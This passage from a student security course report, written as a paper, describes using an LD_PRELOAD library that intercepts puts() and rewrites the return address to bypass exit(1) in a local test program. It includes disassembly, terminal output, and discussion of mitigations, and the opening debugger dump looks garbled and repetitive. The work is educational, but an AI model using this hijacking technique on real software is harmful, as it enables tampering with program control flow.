000000be <main+190>: mov    esp,[ebp+0x10] 0xfffffc884
000000bf <main+191>: add    esp,0x4
000000c0 <main+192>: mov    esp,[ebp+0x10] 0xfffffc884
000000c1 <main+193>: add    esp,0x4
000000c2 <main+194>: mov    esp,[ebp+0x10] 0xfffffc884
000000c3 <main+195>: add    esp,0x4
000000c4 <main+196>: mov    esp,[ebp+0x10] 0xfffffc884
000000c5 <main+197>: add    esp,0x4
000000c6 <main+198>: mov    esp,[ebp+0x10] 0xfffffc884
000000c7 <main+199>: add    esp,0x4
000000c8 <main+200>: mov    esp,[ebp+0x10] 0xfffffc884
000000c9 <main+201>: add    esp,0x4
000000ca <main+202>: mov    esp,[ebp+0x10] 0xfffffc884
000000cb <main+203>: add    esp,0x4
000000cc <main+204>: mov    esp,[ebp+0x10] 0xfffffc884
000000cd <main+205>: add    esp,0x4
000000ce <main+206>: mov    esp,[ebp+0x10] 0xfffffc884
000000cf <main+207>: add    esp,0x4
000000d0 <main+208>: mov    esp,[ebp+0x10] 0xfffffc884
000000d1 <main+209>: add    esp,0x4
000000d2 <main+210>: mov    esp,[ebp+0x10] 0xfffffc884
000000d3 <main+211>: add    esp,0x4
000000d4 <main+212>: mov    esp,[ebp+0x10] 0xfffffc884
000000d5 <main+213>: add    esp,0x4
000000d6 <main+214>: mov    esp,[ebp+0x10] 0xfffffc884
000000d7 <main+215>: add    esp,0x4
000000d8 <main+216>: mov    esp,[ebp+0x10] 0xfffffc884
000000d9 <main+217>: add    esp,0x4
000000da <main+218>: mov    esp,[ebp+0x10] 0xfffffc884
000000db <main+219>: add    esp,0x4
000000dc <main+220>: mov    esp,[ebp+0x10] 0xfffffc884
000000dd <main+221>: add    esp,0x4
000000de <main+222>: mov    esp,[ebp+0x10] 0xfffffc884
000000df <main+223>: add    esp,0x4
000000e0 <main+224>: mov    esp,[ebp+0x10] 0xfffffc884
000000e1 <main+225>: add    esp,0x4
000000e2 <main+226>: mov    esp,[ebp+0x10] 
```

Fig. 10: Stack state during `dlsym` execution showing the preserved return address `0x5655561d7` before the hijacking inline assembly executes.

Figure 10 captures the execution state during the `dlsym` call. At this point, the return address has not yet been modified, as the hijacking occurs after `dlsym` completes and the real `puts` pointer has been resolved.

B. Runtime Execution Results

Table IV compares execution behavior with and without the exploit.

TABLE IV: Execution Results Comparison

Condition	Exit Code	Explanation
No LD_PRELOAD	1	exit(1) executed
With LD_PRELOAD	50	puts() return value

```
[kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ unset LD_PRELOAD
[ kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ ./target
The system must maintain equilibrium at all costs

[ kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ echo $?
1

[ kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ export LD_PRELOAD=../interceptor.so
[ kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ ./target
The system must maintain equilibrium at all costs

[ kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ echo $?
50

[ kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
```

Fig. 11: Side-by-side comparison showing exit code 1 without LD_PRELOAD and exit code 50 with LD_PRELOAD enabled, demonstrating successful bypass of exit(1).

Figure 11 provides compelling evidence of the exploitation's success. The upper portion shows normal execution resulting

in exit code 1, while the lower portion demonstrates that with LD_PRELOAD enabled, the same program returns exit code 50, proving that `exit(1)` was bypassed.

1) *Exit Code Analysis:* The exit code of 50 has significant meaning:

- 1) The string “The system must maintain equilibrium at all costs” contains exactly 50 characters
 - 2) The puts() function returns the number of characters written
 - 3) This value is stored in register EAX
 - 4) When main() returns via the hijacked path, it implicitly returns the value in EAX
 - 5) The shell captures this as the program’s exit code

This demonstrates that the exploit not only bypassed `exit(1)` but also established a valid return path that propagated the correct return value through the entire call chain.

C. Disassembly Verification

The disassembly of interceptor.so confirmed the presence of our inline assembly:

```
1 1183: mov eax, DWORD PTR [ebp+0x4]
2 1186: sub eax, 0x4e
3 1189: mov DWORD PTR [ebp+0x4], eax
e4 118c: mov eax, DWORD PTR [ebx+0x18]
5 1192: add esp, 0x4
6 1195: pop ebx
7 1196: pop ebp
8 1197: jmp eax
```

The instructions at offsets +54 through +74 in the wrapper function implement the complete exploitation sequence.




Fig. 12: Disassembly of interceptor.so showing the complete puts wrapper implementation with return address hijacking at 0x1183-0x1189 and stack unwinding at 0x1192-0x1197.

Figure 12 presents the complete disassembly of our exploit library. The critical instruction sequence at addresses 0x1183 through 0x1189 performs the return address modification (subtracting 0x4e), while the subsequent instructions at 0x1192 through 0x1197 implement the manual stack unwinding before jumping to the real `puts` function.

VI. DISCUSSION

A. Exploitation Success Factors

Several factors contributed to the successful exploitation:

- 1) **Static Binary Layout:** Despite ASLR randomizing the base address, relative offsets within the binary remain constant, making the borrowed instruction reliably addressable.
- 2) **Predictable Stack Layout:** The 32-bit x86 calling convention provides a well-defined stack frame structure that can be precisely manipulated.
- 3) **Function Interception:** LD_PRELOAD's symbol precedence mechanism ensures our wrapper is called instead of the real library function.
- 4) **Existing Code Reuse:** The borrowed `leave` instruction provides the necessary epilogue functionality without requiring code injection.

B. Technical Challenges

The most significant challenge was addressing the missing function epilogue. Compiler optimizations that eliminate dead code after noreturn functions are correct from an efficiency standpoint but create an exploitable condition when combined with function interception.

The precision required for stack manipulation cannot be overstated. A single miscalculation in offset computation or improper register restoration results in segmentation faults or undefined behavior. The exploitation depends on:

- Accurate static analysis to identify suitable instruction sequences
- Correct offset calculations accounting for ASLR
- Proper stack frame unwinding to match calling conventions
- Coordination between wrapper prologue/epilogue and real function expectations

C. Security Implications

This exploitation technique reveals several important security considerations:

1) *Dynamic Linking Vulnerabilities:* LD_PRELOAD provides a powerful mechanism for legitimate debugging and testing, but it also enables runtime code injection. While modern systems disable LD_PRELOAD for setuid/setgid binaries, regular applications remain vulnerable to this interception technique [3].

2) *Address Space Layout Randomization:* While ASLR randomizes base addresses, it does not prevent relative offset-based attacks. The borrowed instruction technique works despite ASLR because the relative positions of instructions within a binary remain constant [7].

3) *Control Flow Integrity:* Modern control flow integrity (CFI) mechanisms can potentially detect unexpected control transfers [8]. However, our technique transfers control to legitimate code within the target binary, making detection more challenging.

4) *Performance vs Security:* The compiler's decision to eliminate the function epilogue is optimal for performance but creates an exploitable condition. This illustrates the inherent tension between optimization and security, emphasizing the importance of defense-in-depth strategies [8].

D. Mitigation Strategies

Several defensive measures can mitigate this class of attacks:

- 1) **Disable LD_PRELOAD:** Set the `LD_PRELOAD` environment variable restrictions for sensitive applications
- 2) **Code Signing:** Implement library verification to ensure only authorized libraries are loaded
- 3) **CFI Mechanisms:** Deploy control flow integrity checks to detect anomalous control transfers
- 4) **Stack Canaries:** While not directly preventing this attack, stack canaries can detect certain stack corruption scenarios
- 5) **Privilege Separation:** Minimize the attack surface by running components with least privilege necessary

E. Educational Value

This exploitation technique demonstrates several important concepts in systems security:

- The relationship between compiler optimizations and security
- Stack frame structure and calling conventions
- Dynamic linking and symbol resolution mechanisms
- The power of combining multiple techniques (interception + ROP-like gadgets)
- The importance of understanding low-level system behavior

VII. CONCLUSION

This research successfully demonstrated a sophisticated runtime exploitation technique that combines shared library injection with precise stack manipulation to bypass explicit program termination. By leveraging the LD_PRELOAD mechanism to intercept the `puts()` function and using inline assembly to modify return addresses, we forced a program to skip its `exit(1)` call and return normally with exit code 50.

The borrowed instruction technique proved effective in synthesizing a valid return path despite the compiler's elimination of standard epilogue code. The successful exploitation with predictable relative offsets demonstrates that even without traditional buffer overflows, control flow can be hijacked through careful manipulation of the execution environment.

This work illuminates both the power of dynamic linking in Linux environments and the inherent security challenges it introduces. The technique underscores the importance of defense-in-depth strategies that do not rely on any single protection mechanism. As systems become increasingly complex, understanding these low-level exploitation techniques becomes crucial for developing robust security architectures.

Future work could explore:

- Extending this technique to 64-bit architectures with different calling conventions
- Investigating automated gadget discovery for borrowed instruction techniques
- Evaluating effectiveness of various CFI implementations against this attack

- Developing detection mechanisms for runtime library interception

The educational value of this exercise extends beyond the specific exploitation technique, providing insights into compiler behavior, calling conventions, dynamic linking, and the intricate relationship between system design and security.

REFERENCES

- [1] U. Drepper, “How To Write Shared Libraries,” Red Hat, Inc., 2011. [Online]. Available: <https://www.akkadia.org/drepper/dsohowto.pdf>
- [2] I. Kotler, “Reverse Engineering with LD_PRELOAD,” Security Vulnerabilities, 2004. [Online]. Available: <http://securityvulns.com/articles/reveng/>
- [3] M. Kerrisk, *The Linux Programming Interface: A Linux and UNIX System Programming Handbook*. San Francisco, CA: No Starch Press, 2010.
- [4] Intel Corporation, “Intel 64 and IA-32 Architectures Software Developer’s Manual,” 2024. [Online]. Available: <https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html>
- [5] Free Software Foundation, “GCC, the GNU Compiler Collection,” 2024. [Online]. Available: <https://gcc.gnu.org/onlinedocs/gcc/>
- [6] H. Shacham, “The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86),” in *Proc. 14th ACM Conf. on Computer and Communications Security (CCS)*, 2007, pp. 552–561.
- [7] PaX Team, “PaX ASLR (Address Space Layout Randomization),” PaX Documentation, 2003. [Online]. Available: <https://pax.grsecurity.net/docs/aslr.txt>
- [8] C. Cowan et al., “StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks,” in *Proc. 7th USENIX Security Symposium*, 1998, pp. 63–78.
- [9] “ENPM691 Lecture 12: Potpourri Exploitations,” University of Maryland, Fall 2025.
- [10] Pwndbg Developers, “Pwndbg: A GDB plug-in for exploit development,” GitHub repository. [Online]. Available: [https://github.com/pwendbg/pwendbg](https://github.com/pwndbg/pwndbg)